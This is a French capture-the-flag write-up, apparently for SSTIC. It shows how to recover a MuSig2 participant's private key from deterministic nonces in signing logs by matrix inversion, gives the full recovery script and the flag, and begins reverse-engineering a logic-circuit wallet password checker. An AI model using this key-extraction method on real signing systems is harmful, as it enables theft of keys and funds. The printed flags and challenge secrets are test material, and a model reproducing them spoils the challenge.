- le script que j'ai utilisé pour participer au protocole de multi-signature :
musig2_player.py.

J'ai aussi inclus le fichier de journalisation de signatures que nous avions fait
jeudi dernier ainsi que nos 4 clés publiques.

- un porte-monnaie numérique dont tu possèdes le mot de passe: seedlocker.py

- un équipement physique, disponible ici device.quatre-qu.art:8080, je crois que c'est
    Charly qui a le mot de passe. Si tu veux tester sur ton propre équipement tu
    trouveras la mise à jour de l'interface utilisateur sur le serveur de sauvegarde avec
     la libc utilisée. Nous avons mis en place des limitations, une à base de preuve de
    travail, nous t'avons aussi fourni le script de résolution (pow_solver.py) ainsi qu'
    un mot de passe "fudmH/MGzgUM7Zx3k6xMuvThTXh+ULf1".
Le mot de passe n'est pas celui de l'équipement mais celui pour la protection.

- Pour le dernier équipement, Daniel a perdu son code pin.
Nous avons essayé d'extraire les informations en attaquant la mémoire sécurisée avec des
    injections de fautes
 mais sans succès .
Pour information la mémoire sécurisée prends un masque en argument et utilise la valeur
    stockée
 XORé avec le masque.
Les mesures qu'on a faites pendant l'expérience sont stockées dans data.h5.
Il est trop volumineux pour la sauvegarde mais tu peux le récupérer à cette adresse :
    https://trois-pains-zero.quatre-qu.art/
    data_34718ec031bbb6e094075a0c7da32bc5056a57ff082c206e6b70fcc864df09e9.h5.
Peut-être que tu connais quelqu'un qui pourrait nous aider à retrouver les informations ?


Bon courage!
```

Les différents flags pour les épreuves A/B/C/D sont présentes dans le dossier `flags`, ils sont chiffrés et nécessitent une clé pour être décodé en utilisant le script `crypt.py` fourni et récupérer ainsi les flags.

4. Step 2 A

4.1 Analyse et compréhension du système de multi-signature

Voici les informations données dans l'énoncé :

```
Pour rappel tu trouveras les fichiers nécessaire dans la sauvegarde :

- le script que j'ai utilisé pour participer au protocole de multi-signature :
musig2_player.py.

J'ai aussi inclus le fichier de journalisation de signatures que nous avions fait
jeudi dernier ainsi que nos 4 clés publiques.
```

Dans le dossier `deviceA` récupéré on trouve 3 fichiers :

- `musig2_player.py` le script de signature
- `baker_pubkey.py` les clés publiques des 4 utilisateurs
- `logs.txt` les "logs" d'échanges générés par le script

Voici le script donné :

```python
# musig2_player.py
import musig2_comm
import my_secret_data
import baker_pubkey
import hashlib
from ecpy.curves import Curve, Point

cv = Curve.get_curve("secp256k1")
G = cv.generator
order = cv.order

#private key
my_privkey = my_secret_data.privkey

def Hash_agg(L,X):
    to_hash = b""
    for i in L:
        to_hash += i.x.to_bytes(32,byteorder="big") + i.y.to_bytes(32,byteorder="big")
    to_hash += X.x.to_bytes(32,byteorder="big") + X.y.to_bytes(32,byteorder="big")
    return int.from_bytes(hashlib.sha256(to_hash).digest(),byteorder="big")

def Hash_non(X,Rs,m):
    to_hash = b""
    to_hash += X.x.to_bytes(32,byteorder="big") + X.y.to_bytes(32,byteorder="big")
    for i in Rs:
        to_hash += i.x.to_bytes(32,byteorder="big") + i.y.to_bytes(32,byteorder="big")
    to_hash += m
    return int.from_bytes(hashlib.sha256(to_hash).digest(),byteorder="big")

def Hash_sig(X,R,m):
    to_hash = b""
    to_hash += X.x.to_bytes(32,byteorder="big") + X.y.to_bytes(32,byteorder="big")
    to_hash += R.x.to_bytes(32,byteorder="big") + R.y.to_bytes(32,byteorder="big")
    to_hash += m
    return int.from_bytes(hashlib.sha256(to_hash).digest(),byteorder="big")

def get_nonce(x,m,i):
```

```
    # NOTE: this is deterministic but we shouldn't sign twice the same message, so we are
        fine
    digest = int.from_bytes(hashlib.sha256(i.to_bytes(32,byteorder="big")).digest(),
        byteorder="big")
    m_int = int.from_bytes(m, "big")
    return pow(x*m_int, digest, order)

def key_aggregation(L):
    KeyAggCoef = [0] * len(L)
    Agg_Key = Point.infinity()
    for i in range(len(L)):
        KeyAggCoef[i] = Hash_agg(L,L[i])
        Agg_Key += KeyAggCoef[i] * L[i]
    return Agg_Key

def first_sign_round_sign(x,m,nb_players,f_nonce):
    # each player draws a random number for each player
    bound = order
    rs = [0] * nb_players
    Rs = [0] * nb_players
    for j in range(nb_players):
        r = f_nonce(x,m,j+1)
        rs[j] = r
        Rs[j] = (r * G)
    return rs, Rs

def second_sign_round_sign(L, Rs, m, a, x, rs):
    X = key_aggregation(L)
    b = Hash_non(X,Rs,m)

    R = Point.infinity()
    for j in range(len(L)):
        exp = pow(b,j,order)
        R += exp* Rs[j]
    R = R
    c = Hash_sig(X,R,m)

    s = (c * a * x) % order
    for j in range(nb_players):
        s = (s + rs[j] * pow(b,j,order)) % order
    return R, s, c

if __name__ == "__main__":
    nb_players = 4

    # my public key
    my_pubkey = Point(0x7d29a75d7745c317aee84f38d0bddbf7eb1c91b7dcf45eab28d6d31584e00dd0,
        0x25bb44e5ab9501e784a6f31a93c30cd6ad5b323f669b0af0ca52b8c5aa6258b9)
    Bob_pubkey = baker_pubkey.BOB_PK
    Charlie_pubkey = baker_pubkey.CHARLIE_PK
    Dany_pubkey = baker_pubkey.DANY_PK

    L = [my_pubkey, Bob_pubkey, Charlie_pubkey, Dany_pubkey]

    a = Hash_agg(L,my_pubkey
    # receive the message to sign
    m = musig2_comm.receive_message_to_sign(log=True) #input

    # compute the first round signature
    my_rs, my_Rs = first_sign_round_sign(my_privkey,m,4,get_nonce)
```

```
    # send my_Rs to the aggregator
    musig2_comm.send_to_aggregator(my_Rs, log=True)

    # aggregator answers with the aggregation of Rs
    Rs = musig2_comm.receive_from_aggregator()

    # compute my signature share
    my_s = second_sign_round_sign(L, Rs, m, a, my_privkey, my_rs)

    # send it to the aggregator
    musig2_comm.send_to_aggregator(my_s, log=True)

    # receive the final signature
    s = musig2_comm.receive_from_aggregator(log=True)
```

et voici un extrait de logs.txt :

```
LOG: MESSAGE TO SIGN: b'250 grammes de beurre'
LOG: RECEIVED: b'250 grammes de beurre'
LOG: SENT: 0xfa50e69c485cde4664a97f8f7cbbf0b11dfc06b2d36e1f59dbe722736c99f223 0
    x96d762b43f6a293141d7d7dd4a9024085bbc2de6e667d857de88ce1427ecfcd5 0
    x8d25d5b32433d57248eba223548d339ac8c94a745de4c8aadfb76775efe9551 0
    x35ea4cf4e8bac1dc8acb7359413b7fe79017a81b49cda7bc20a68ba453f6d797 0
    x1bdbbeeaf11207fa2a983bc393b6c75682f5d3c06639fbf9e5c10bb8e9baf1c9 0
    xde21488e62ffc031094d5071ca28e74bd825192f94c71551a3abfdb4d23dca92 0
    x19f1d5a4a39ffc345dba25782ac1efad735a09163eab91fa02602edcaabb0559 0
    x5b236f64765f0bc054d153ffcff675bd9db87fdf2bd7214726b12197b28db447
LOG: RECEIVED: 0xca0216f379a499e2e9773245267e3d7b1245750de4358ac2499b66ae0f45c211 0
    xbf9e67581992eb02a12b795cce5d6bdc794c1ee8129006a665dc958754773cce 0
    xe638277ca481b3ca881c1fde1d6fdcf671466cc6e9d0de8c9f083607b4645362 0
    x957900e8140f57fcb9f4cad268ef84dc77fa34ea80e8274642ea07a1c3edb55f 0
    x453e7e221a5361e722c229f5faaedbd9495ca8f5b63f201fa47eef9878ac04a2 0
    xecfceaadd2591bd759e1a751b3740be6d21601ff8e925332b8963393f868f453 0
    xf880396f3eb021d6d4b71fc883f8855c6e6288c3bf148b888ed0fbba33c3531f 0
    x5a5d3c45571217f5fcdc5d7feccb5dba626c2581bf962cc41f9f520435d8964a
LOG: SENT: 0x57c314c11adfe86309032c70f227339866e8e47fed91e133e89556f218235d8
LOG: RECEIVED: 0xfd56791f2cb86070ba9f178c94659e4a32b63e87de08bca64f4e32b47ce06a6e
```

Dans ce fichier de logs on retrouve 5 échanges comme celui ci-dessus pour 5 messages différents

```
'250 grammes de beurre'
'250 grammes de farine blanche'
'250 grammes de sucre en poudre'
'4 oeufs de poules frais'
'11 grammes de levure chimique et quelques grains de sel'
```

On reste effectivement dans le thème du quatre-quart (trois-pains-zero.quatre-qu.art !)

Si on analyse le code donné, on s'aperçoit qu'il nous manque une information importante, **la clé privée de l'utilisateur A**. On peut donc supposer que cette épreuve va avoir pour but de la récupérer via des soucis cryptographique.

Les étapes de ce protocole sont :

1. Réception du message
2. first_sign_round_sign par chaque participant générant my_rs et my_Rs (nonce)
3. Envoi par chaque participant de leur my_Rs respectif
4. Agrégation de ces 4 my_Rs par le serveur et envoi du résultat aux 4 participants
5. second_sign_round_sign par chacun des participants générant my_s (signature partielle ?)

6. Envoi par chaque participant de leur my_s respectif
7. Agrégation de ces valeurs par le serveur et envoi de cette valeur finale

Si on reprend le code de la fonction `main` on a donc :

```
nb_players = 4

L = [pubkeyA, pubkeyB, pubkeyC, pubkeyD]

hash_a = Hash_agg(L, pubkeyA)

# reception du message à signer
message = musig2_comm.receive_message_to_sign(log=True)

# premier round de signature
my_rs, my_Rs = first_sign_round_sign(privkeyA,message,nb_players,get_nonce)

# envoi de my_Rs à l' agrégateur
musig2_comm.send_to_aggregator(my_Rs, log=True)

# reception de la valeur agrégée de tous les my_Rs
Rs = musig2_comm.receive_from_aggregator()

# second round de signature
my_s = second_sign_round_sign(L, Rs, message, hash_a, privkeyA, my_rs)

# envoi de la signature partielle à l'agrégateur
musig2_comm.send_to_aggregator(my_s, log=True)

# reception de la signature finale
s = musig2_comm.receive_from_aggregator(log=True)
```

On peut rapidement faire le parallèle des `log=True` avec les valeurs que l'on a dans le fichier de logs.

Si on fait l'analyse des valeurs connues ou non pour un message pour l'utilisateur A (on part du postulat que l'utilisateur correspondant aux logs est l'utilisateur A) :

- `nb_player = 4` constante connue
- `L = [pubkeyA, pubkeyB, pubkeyC, pubkeyD]` constante connue
- `hash_a = Hash_agg(L, pubkeyA)` constante connue
- `privkeyA` **inconnu** (et potentiel flag)
- `message` variable présente dans les logs
- `my_rs` **inconnue**
- `my_Rs` variable présente dans les logs
- `Rs` variable présente dans les logs
- `my_s` variable présente dans les logs
- `s` variable présente dans les logs

4.2 Un Nonce non aléatoire

Si on parcourt ensuite rapidement le code une fonction interpelle fortement :

```
def get_nonce(x,m,i):
    # NOTE: this is deterministic but we shouldn't sign twice the same message, so we are
        fine
    digest = int.from_bytes(hashlib.sha256(i.to_bytes(32,byteorder="big")).digest(),
        byteorder="big")
    m_int = int.from_bytes(m, "big")
    return pow(x*m_int, digest, order)
```

Le nonce est déterministe, mais vu qu'on ne devrait signer qu'une seule fois le message il n'y aurait pas de soucis ? Ce parait quand même très douteux ...

Effectivement, on a qu'une seule fois chaque message dans les logs ...

Regardons ou est utilisée la fonction `get_nonce` :

```
def get_nonce(privkey,message,i):
    # digest est constant peut importe le message (i va de 0 à 3)
    digest = int.from_bytes(hashlib.sha256(i.to_bytes(32,byteorder="big")).digest(),
        byteorder="big")
    m_int = int.from_bytes(message, "big")
    return pow(privkey*m_int, digest, order)

def first_sign_round_sign(privkey,message,nb_players):
    bound = order
    rs = [0] * nb_players
    Rs = [0] * nb_players
    for j in range(nb_players):
        r = get_nonce(privkey,message,j+1)
        rs[j] = r            # valeur du nonce
        Rs[j] = (r * G)      # point de la courbe elliptique correspondant au nonce
            utilisé
    return rs, Rs
```

Il faut savoir une chose avec ces calculs sur courbe elliptique c'est que par exemple dans `a = (b * G)` il n'est pas possible de retrouver la valeur initiale de `b` même si on connait `a` et `G`.

Ici on connait les valeurs finales de `Rs[j]` qui correspondent aux valeurs de `my_Rs` que l'on retrouve dans les logs.

Mais `my_rs` lui est inconnu donc impossible de récupérer la clé privée ici...

Cependant, my_rs est aussi utilisé ainsi que la clé privée dans la fonction `second_sign_round_sign`

```
def second_sign_round_sign(L, Rs, message, hash_a, privkeyA, my_rs):
    X = key_aggregation(L)
    b = Hash_non(X,Rs,message)

    R = Point.infinity()
    for j in range(len(L)):
        exp = pow(b,j,order)
        R += exp* Rs[j]
    R = R
    c = Hash_sig(X,R,message)

    my_s = (c * hash_a * privkeyA) % order
    for j in range(nb_players):
        my_s = (my_s + my_rs[j] * pow(b,j,order)) % order
    return my_s
```

Ici pareil avec les valeurs que l'on a on ne peut pas retrouver directement la valeur de `privkeyA` ou du `my_rs`.

Essayons de voir si on peut exprimer `my_s` en fonction des valeurs connues (en enlevant les `modulo order` pour y voir plus clair) :

```
    # X = key_aggregation(L) -> on peut le calculer
    # b = Hash_non(X,Rs,message) -> on peut le calculer
    # R se calcule en fonction de b et Rs -> on peut donc le calculer
    # c = Hash_sig(X,R,message) -> on peut le calculer

    my_s = (c * hash_a * privkeyA) +
            my_rs[0] * pow(b,0,order) +
```

```
            my_rs[1] * pow(b,1,order) +
            my_rs[2] * pow(b,2,order) +
            my_rs[3] * pow(b,3,order)
```

Exprimons plus en détails les valeurs des `my_rs` :

```
    my_s = (c * hash_a * privkeyA) +
            pow(privkeyA * m_int, digest_1, order) * pow(b,0,order) +
            pow(privkeyA * m_int, digest_2, order) * pow(b,1,order) +
            pow(privkeyA * m_int, digest_3, order) * pow(b,2,order) +
            pow(privkeyA * m_int, digest_4, order) * pow(b,3,order)
```

```
    my_s = (c * hash_a * privkeyA) +
            pow(privkeyA, digest_1, order)* pow(m_int, digest_1, order) * pow(b,0,order)
                +
            pow(privkeyA, digest_2, order)* pow(m_int, digest_2, order) * pow(b,1,order)
                +
            pow(privkeyA, digest_3, order)* pow(m_int, digest_3, order) * pow(b,2,order)
                +
            pow(privkeyA, digest_4, order)* pow(m_int, digest_4, order) * pow(b,3,order)
                +
```

Si on simplifie encore on a :

```
    Signature =~ PK * CA +
                 PK_1 * M_1
                 PK_2 * M_2
                 PK_3 * M_3
                 PK_4 * M_4
    # avec toutes les valeurs connues sauf les PK_*
```

Sachant qu'en plus on a 5 fois cette équation pour 5 messages différents on devrait se dire direct que ça doit se résoudre avec une inversion de matrice ! Mais bon voici la réalité :




FIGURE 5 – moi, tentant de demander de l'aide pour m'expliquer comment résoudre mon équation




FIGURE 6 – flexeur flexant en passant à côté

Et effectivement ça se résout bien avec une inversion de matrice :

```
Matrice_PK = Matrice_Signature * Matrice_Message_Inversé
```

Et la première valeur de Matrice_PK correspond directement à notre clé privée de A !

En application dans un code python ça donne ça :

```
import hashlib
import json

from ecpy.curves import Point, Curve
from sympy import Matrix, pprint

cv = Curve.get_curve("secp256k1")
G = cv.generator
order = cv.order
MY_PK = Point(0x7d29a75d7745c317aee84f38d0bddbf7eb1c91b7dcf45eab28d6d31584e00dd0, 0
    x25bb44e5ab9501e784a6f31a93c30cd6ad5b323f669b0af0ca52b8c5aa6258b9, cv)

with open("logs.json", "r") as f:
    data = json.loads(f.read())

hash_a = Hash_agg(L, MY_PK)
X = key_aggregation(L)

        #  Ca M0 M1 M2 M3
M = [     [0, 0, 0, 0, 0],
          [0, 0, 0, 0, 0],
          [0, 0, 0, 0, 0],
          [0, 0, 0, 0, 0],
          [0, 0, 0, 0, 0]]
S = [[0],
     [0],
     [0],
     [0],
     [0]]

for idx, v in enumerate(data):
    message = v['message'].encode()
    my_rs = [0,0,0,0]
    my_Rs = [0,0,0,0]
    m_int = int.from_bytes(message, "big")

    digest = []
    for j in range(4):
        d = int.from_bytes(hashlib.sha256((j+1).to_bytes(32,byteorder="big")).digest(),
            byteorder="big")
        digest.append(d)

    Rs = []
    for j in range(4):
        tx = int(v["Rs"][j*2], 16)
        ty = int(v["Rs"][j*2+1], 16)
        Rs.append(Point(tx,ty,cv))

    b = Hash_non(X, Rs, message)
    R = Point.infinity()
    for j in range(4):
        exp = pow(b,j,order)
        R += exp * Rs[j]
```

```
    c = Hash_sig(X,R,message)

    M[idx][0] = (c*hash_a)
    for j in range(4):
        M[idx][j+1] = pow(m_int, digest[j], order) * pow(b,j,order)
    S[idx][0] = int(v["my_s"], 16)


MM = Matrix(M)
SS = Matrix(S)

M_INV = MM.inv_mod(order)

R = M_INV * SS

with open("keya.key", "wb") as f:
    f.write(int(R[0]%order).to_bytes(32, "big"))
```

Puis en utilisant le script fourni dans le dossier flags :

```
$ python3 crypt.py keya.key encrypted_flags/deviceA.enc keya.flag
$ cat keya.flag
SSTIC{dc3cb2c61cb0f2bdec237be4382fe3891365f81a0fb1c20546d888247dd9df0a}
```

SSTIC flag step 2.A

SSTIC{dc3cb2c61cb0f2bdec237be4382fe3891365f81a0fb1c20546d888247dd9df0a}

5. Step 2 B

5.1 Compréhension du programme

```
- un porte-monnaie numérique dont tu possèdes le mot de passe: seedlocker.py
```

Voici les courtes instructions données pour cet exercice, ainsi que 2 fichiers `seed.bin` et `seedlocker.py`.

Voici le script python :

```python
#!/bin/env python3
import sys
from bip_utils import Bip39SeedGenerator, Bip44, Bip44Coins
from bip_utils.utils.mnemonic import Mnemonic


class G:
    def __init__(self, data):
        self.kind = int.from_bytes(data.read(4), "little")
        if self.kind == 3:
            self.a = int.from_bytes(data.read(4), "little")
        elif self.kind in (4, 5):
            self.a = int.from_bytes(data.read(4), "little")
            self.na = int.from_bytes(data.read(1), "little")
            self.b = int.from_bytes(data.read(4), "little")
            self.nb = int.from_bytes(data.read(1), "little")
        elif self.kind == 6:
            self.a = int.from_bytes(data.read(4), "little")
            self.b = int.from_bytes(data.read(4), "little")
            self.n = int.from_bytes(data.read(1), "little")
        elif self.kind == 7:
            self.a = int.from_bytes(data.read(4), "little")
        elif self.kind == 8:
            self.a = int.from_bytes(data.read(4), "little")
            self.b = int.from_bytes(data.read(4), "little")
            self.c = int.from_bytes(data.read(4), "little")
        elif self.kind == 9:
            self.dff = int.from_bytes(data.read(1), "little")
            self.a = int.from_bytes(data.read(4), "little")
            self.n = int.from_bytes(data.read(1), "little")
        self.tstamp = 0
        self.value = 0


def b(data):
    size = int.from_bytes(data.read(8), "little")
    res = []
    for i in range(size):
        res.append(int.from_bytes(data.read(4), "little"))
    return res


class E:
    def __init__(self):
        data = open("seed.bin", "rb")
        size = int.from_bytes(data.read(8), "little")
        self.gs = []
        self.dffs = []
```

```
        for i in range(size):
            g = G(data)
            self.gs.append(g)
            if g.kind == 9:
                self.dffs.append(i)
        self.key = b(data)
        self.good = [int.from_bytes(data.read(4), "little")]
        self.data = b(data)
        self.cycles = 1

    def get(self, i):
        g = self.gs[i]
        if g.tstamp < self.cycles:
            if g.kind == 0:
                res = 0
            elif g.kind == 1:
                res = 1
            elif g.kind == 2:
                res = g.value
            elif g.kind == 3:
                res = self.get(g.a)
            elif g.kind == 4:
                res = (self.get(g.a) ^ g.na) & (self.get(g.b) ^ g.nb)
            elif g.kind == 5:
                res = (self.get(g.a) ^ g.na) | (self.get(g.b) ^ g.nb)
            elif g.kind == 6:
                res = self.get(g.a) ^ self.get(g.b) ^ g.n
            elif g.kind == 7:
                res = int(not self.get(g.a))
            elif g.kind == 8:
                if self.get(g.c):
                    res = self.get(g.b)
                else:
                    res = self.get(g.a)
            elif g.kind == 9:
                res = g.dff ^ g.n
            g.value = res
            g.tstamp = self.cycles
        return g.value

    def set_uint(self, b, value):
        for i in b:
            g = self.gs[i]
            assert g.kind == 2
            g.value = value & 1
            value >>= 1

    def get_uint(self, b):
        res = 0
        for i in b[::-1]:
            res = (res << 1) | self.get(i)
        return res

    def step(self):
        for i in self.dffs:
            self.get(i)
        for i in self.dffs:
            self.gs[i].dff = self.get(self.gs[i].a)
        self.cycles += 1
```

```
password = bytes.fromhex(sys.argv[1])
e = E()

for b in password:
    for i in range(4):
        key = (b >> (i * 2)) & 3
        e.set_uint(e.key, key)
        for _ in range(2):
            e.step()

if e.get_uint(e.good) == 1:
    data = e.get_uint(e.data).to_bytes(len(e.data) // 8, "little").decode()
    print(f"Seed: {data}")
    seed_bytes = Bip39SeedGenerator(Mnemonic.FromString(data)).Generate()
    key = Bip44.FromSeed(seed_bytes, Bip44Coins.ETHEREUM)
    priv = key.PrivateKey()
    pub = key.PublicKey()
    print(f"Private key: 0x{priv.Raw().ToHex()}")
    print(f"Public key X: 0x{pub.m_pub_key.Point().X():x}")
    print(f"Public key Y: 0x{pub.m_pub_key.Point().Y():x}")
else:
    print("Wrong password")
```

On se rend donc très vite que `seed.bin` est un fichier contenant des valeurs permettant d'initialiser une sorte de circuit logique.

La classe `E` représente le circuit logique et est composé de différents attributs :

- `gs` : liste de tous les points `G` de notre circuit, toutes les portes logiques. il y a en 6261 (on regardera ça en détail un peu après).
- `dffs` liste de toutes les portes de type `9` du circuit
- `key`, liste de 2 points `[4962, 2644]` qui sont en fait les portes d'entrées du circuit.
- `good`, un point `1940`, qui représente si le mot de passe est correct ou non.
- `data` qui à l'air d'être une représentation de la seed utilisé par le programme
- `cycles`, un compteur initialisé à 1 représentant *l'horloge* du circuit.

Regardons en détail comment sont représentés les portes logiques utilisant la classe `G`. Chaque porte est identifiée par un entier étant un index dans la liste de toutes les portes.

Suivant leur type les protes peuvent avoir différents attributs :

- `g.a`, `g.b`, `g.c` représentent un numéro d'une autre porte du circuit
- `g.n`, `g.na` et `g.nb` sont une sorte de masque
- `g.dff`, valeur utilisée uniquement dans les portes de type 9
- `g.value` la valeur renvoyée lors d'un `get` sur la porte
- `g.tstamp` un compteur de cycle permettant de s'assurer que la porte est bien synchronisé avec le reste du circuit

Il peut y avoir 10 types de portes allant de 0 à 9 :

- `0` : valeur constante équivalente à `0` (1 porte de ce type)
- `1` : valeur constante équivalente à `1` (1 porte de ce type)
- `2` : porte d'entrée du circuit (2 portes de ce type : 4962 et 2644)
- `3` : récupération la valeur d'un autre porte `self.get(g.a)` (641 portes)
- `4` : sorte de Xor avec du masquage `(self.get(g.a)^ g.na)& (self.get(g.b)^ g.nb)` (1372 portes)
- `5` : sorte de Or avec du masquage `(self.get(g.a)^ g.na)| (self.get(g.b)^ g.nb)` (3328 portes)
- `6` : triple Xor `self.get(g.a)^ self.get(g.b)^ g.n` (329 portes)
- `7` : porte Not mais il n'y aucune porte de ce type
- `8` : sorte de multiplexage avec récupération de la valeur de a ou b suivant la valeur de c `if self.get(g.c)then self.get(g.b)else self.get(g.a)` (7 portes de ce type)

- `9` : porte de type D-Flip-Flop (wikipedia.org/wiki/Flip-flop_(electronics)) `g.dff ^ g.n` (580 portes)

Regardons maintenant les opérations effectuées avec le mot de passe :

```
def set_uint(self, b, value):
    for i in b:
        g = self.gs[i]
        assert g.kind == 2
        g.value = value & 1
        value >>= 1

password = bytes.fromhex(sys.argv[1])
e = E()

for b in password:
    for i in range(4):
        key = (b >> (i * 2)) & 3
        e.set_uint(e.key, key)
        for _ in range(2):
            e.step()

if e.get_uint(e.good) == 1:
    [...]
```

Pour chaque byte du mot de passe, il y a aura 4 appels à `set_uit` qui mettra à jour les 2 portes d'entrée du circuit (`4962` et `2644`). Les appels à `e.step()` sont une sorte de lazy loading de ce que j'ai compris (cela sert pour être sûr que les DFF de type horloge seront bien synchronisés).

Il faut donc arriver à trouver un mot de passe qui permettent la validation de la condition `e.get_uint(e.good) == 1`, donc être sur que `e.get(1940)== 1`.

5.2 Représentation avec networkx

Pour pouvoir manipuler mieux ce circuit j'ai décidé d'utiliser la bibliothèque python `networkx` pour modéliser le graphe.

L'avantage est qu'une fois modélisé, des opérations comme la recherche de chemins, la détection des feuilles, l'affichage sous format d'image du graphe etc. sont déjà implémentés (même si certaines opérations peuvent ne pas être parfaitement optimisées).

```
import networkx as nx

graphx = nx.DiGraph()

for idx, n in enumerate(e.gs):
    graphx.add_node(idx)

    if n.kind in [3, 4, 5, 6, 7, 8, 9]:
        graphx.add_node(n.a)
        graphx.add_edge(n.a, idx)
    if n.kind in [4, 5, 6, 8]:
        graphx.add_node(n.b)
        graphx.add_edge(n.b, idx)
    if n.kind in [8]:
        graphx.add_node(n.c)
        graphx.add_edge(n.c, idx)
```

5.3 Réduction du graphe

Désormais nous avons un graphe, mais avec énormément de nœuds. La question qu'on peut se demander c'est n'est-il pas possible de simplifier ce circuit ?

Si on réfléchit, ce qui nous intéresse c'est la valeur de la porte `1940`. Donc techniquement, on pourrait essayer de simplifier toutes les feuilles (noeuds sans fils) qui sont différentes de `1940`.

Vérifions rapidement à quoi corresponde la porte `1940` :

```
print(f"in degree:{graphx.in_degree(1940)}")
print(f"out degree:{graphx.out_degree(1940)}")

> in degree:1
> out degree:0
```

La porte `1940` est donc bien une feuille.

Pourquoi supprimer les feuilles ? parce que ce sont techniquement des portes dont aucune autre porte ne dépend. Donc on peut les ignorer (sauf si c'est la porte `1940`bien sûr).

Voilà un petit algo un peu moche, mais qui va tenter de supprimer les feuilles du graphe jusqu'a qu'il ne reste que la porte `1940` en tant que feuille.

```
print(f"there is {len(graphx.nodes())} nodes")

leaf_nodes = [node for node in graphx.nodes() if graphx.in_degree(node) != 0 and graphx.
    out_degree(node) == 0]
print(f"there is {len(leaf_nodes)} leaf node")

while len(leaf_nodes) != 1:
    for leaf in leaf_nodes:
        if leaf != 1940:
            graphx.remove_node(leaf)
    leaf_nodes = [node for node in graphx.nodes() if graphx.in_degree(node) != 0 and
        graphx.out_degree(node) == 0]
leaf_nodes = [node for node in graphx.nodes() if graphx.in_degree(node) != 0 and graphx.
